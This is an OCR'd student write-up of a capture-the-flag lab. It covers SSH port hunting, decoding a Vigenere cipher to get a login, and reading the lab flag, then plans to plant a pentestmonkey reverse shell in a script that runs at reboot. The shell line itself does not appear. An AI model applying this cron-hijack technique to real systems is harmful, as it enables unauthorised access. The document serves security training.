# PenTest 1
# ROOM A
# AIA


Members

| ID | Name | Role |
|---|---|---|
| 1211103201 | Muhammad Al-Amin Bin Mohd Marzuki | Leader |
| 1211103217 | Alif Durrani bin Zahari | Member |
| 1211103140 | Ahmad Nur Ikhwan Bin Hamid | Member |
| 1211101810 | Lim Jia Hao | Member |


**Steps: Recon and Enumeration (Where you gather data)**
**Member Involved : Ikhwan, Amin**
**Tools Used : nmap, Google, Vigenere chiper,**

**Thought Process and Methodology :**

**Firstly, Amin suggests that we need to scan the machine for any open port.**




**We get the number of ports running in the range of 9000-13783. So, Ikhwan tries and error on each open port to access. In each tries, it will show a clue about the position of the correct port.**




```
root@ip-10-10-249-33:~# ssh -p 9000 root@10.10.113.9
The authenticity of host '[10.10.113.9]:9000 ([10.10.113.9]:9000)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.113.9]:9000' (RSA) to the list of known hosts.
Lower
Connection to 10.10.113.9 closed.
```

```
root@ip-10-10-249-33:~# ssh -p 13783 root@10.10.113.9
The authenticity of host '[10.10.113.9]:13783 ([10.10.113.9]:13783)' can't be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.113.9]:13783' (RSA) to the list of known hosts.
Higher
Connection to 10.10.113.9 closed.
```


**It takes 45 minutes to find the right port, which is 10284.**

```
Applications  Tue 26 Jul, 08:27 AttackBox IP:10.10.111.95
root@ip-10-10-111-95: ~
File  Edit  View  Search  Terminal  Help
Higher
Connection to 10.10.4.117 closed.
root@ip-10-10-111-95:~# ssh root@10.10.4.117 -p 10283
The authenticity of host '[10.10.4.117]:10283 ([10.10.4.117]:10283)' can't
be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.4.117]:10283' (RSA) to the list of known
 hosts.
Lower
Connection to 10.10.4.117 closed.
root@ip-10-10-111-95:~# ssh root@10.10.4.117 -p 10284
The authenticity of host '[10.10.4.117]:10284 ([10.10.4.117]:10284)' can't
be established.
RSA key fingerprint is SHA256:iMwNI8HsNKoZQ7O0IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[10.10.4.117]:10284' (RSA) to the list of known
 hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
```


**Then, it shows 5 paragraphs but weird sentences. At the end of the weird text, it required a secret. When we searched Jabberwocky in Google chrome, it is a poem written by Lewis Carroll.**




**It looks like we need to cipher the poems from the terminal. So, we searched for a cipher auto decoder in Google chrome.**





**Open it and there is a box to input the cipher. Copy the cipher text from the terminal and paste it in the box. Clicked the auto solve (without key) button and waited for the result. But the encrypted text was not similar to the actual poem.**





| | | |
|---|---|---|
| 4232 | hbjetheatt | fcvo tzlltts bmo her lztmre wvpel mxl mtee and yemade ii xws hktc asp xptav oxva thv bconizjxp enm uvc mmyh vhlpy frespixs yugdcx aws quelcgergi my vfu pha klwn ande lxap als ahith vwwt fiiqe xpsoke own kfiusn hdnv iqd asgo sss cenathey ehhdxahvgoph he tgkk gas vjveow comrk my ohva dhrc tide hed olbqlqe ops fe qaxkol au ibdfcl ds yo dkp mbbhbg wbct iqh qtoru hshemp ii anrfqwa luh oq ev ruhxoh wpdidde ds ltjdm usl uynhznowfk etfi djsp by twtwk fhge pqxnlgvng thjkufz thz xjzroq uovh luk jrjupad a |

**So, Ikhwan tries to change the setting of max key length to 20. On the second try, we get the key which is thealphabetcipher. Copy the key and paste it in the settings key box. Scroll down the result and then we got the secret which is bewareTheJabberwock.**





| | | |
|---|---|---|
| 37275 | thealphabetcipher | twas brillig and the slithy toves did gyre and gimble in the wabe all mimsy were the borogoves and the mome raths outgrabe beware the jabberwock my son the jaws that bite the claws that catch beware the jubjub bird and shun the frumious bandersnatch he took his vorpal sword in hand long time the manxome foe he sought so rested he by the tumtum tree and stood awhile in thought and as in uffish thought he stood the jabberwock with eyes of flame came whiffling through the tulgey wood and burbled a |


**Copy the key and paste it in the settings key box. Scroll down the result and then we got the secret which is bewareTheJabberwock.**




**Input the secret in the terminal. It shows a username and a password.**





**We try to access the username jabberwock with a given password. Then, successfully enter the user. List the files with command ls and it shows poem.txt, twasBrillig.sh and user.txt . View the content of the user.txt using cat. But the flag position is reversed. So, Ikhwan adds a reverse function at the command line and finally gets the final answer.**




**Final Results : We got the user.txt which is thm{65d3710e9d75d5f346d2bac669119a23}**

**Steps: Initial Foothold (where you gain the first reverse shell)**
**Member Involved : Amin**
**Tools Used : terminal, netcat, nano, pentestmonkey**
**Thought Process and Methodology :**

**Firstly, I checked crontab to help us identify which box.**




**This clearly shows that if I reboot the user, the twasBrillig.sh script will run as tweedledum which is our target. So, I know that we can edit the script using nano. Now, I just need to find a way to reboot the box and if necessary find the password to access the user tweedledum.**


```
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin
\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

**By executing the sudo command, I was able to check what permissions I have access to. It clearly shows there is no password for rebooting the server and it also provides the command /sbin/reboot.**

```
jabberwock@looking-glass:~$ cat twasBrillig.sh
wall $(cat /home/jabberwock/poem.txt)
jabberwock@looking-glass:~$ nano twasBrillig.sh
```

**So, I search pentestmonkey in Google chrome. Copy the bash and paste it in twasBrillig.sh .**





## Bash

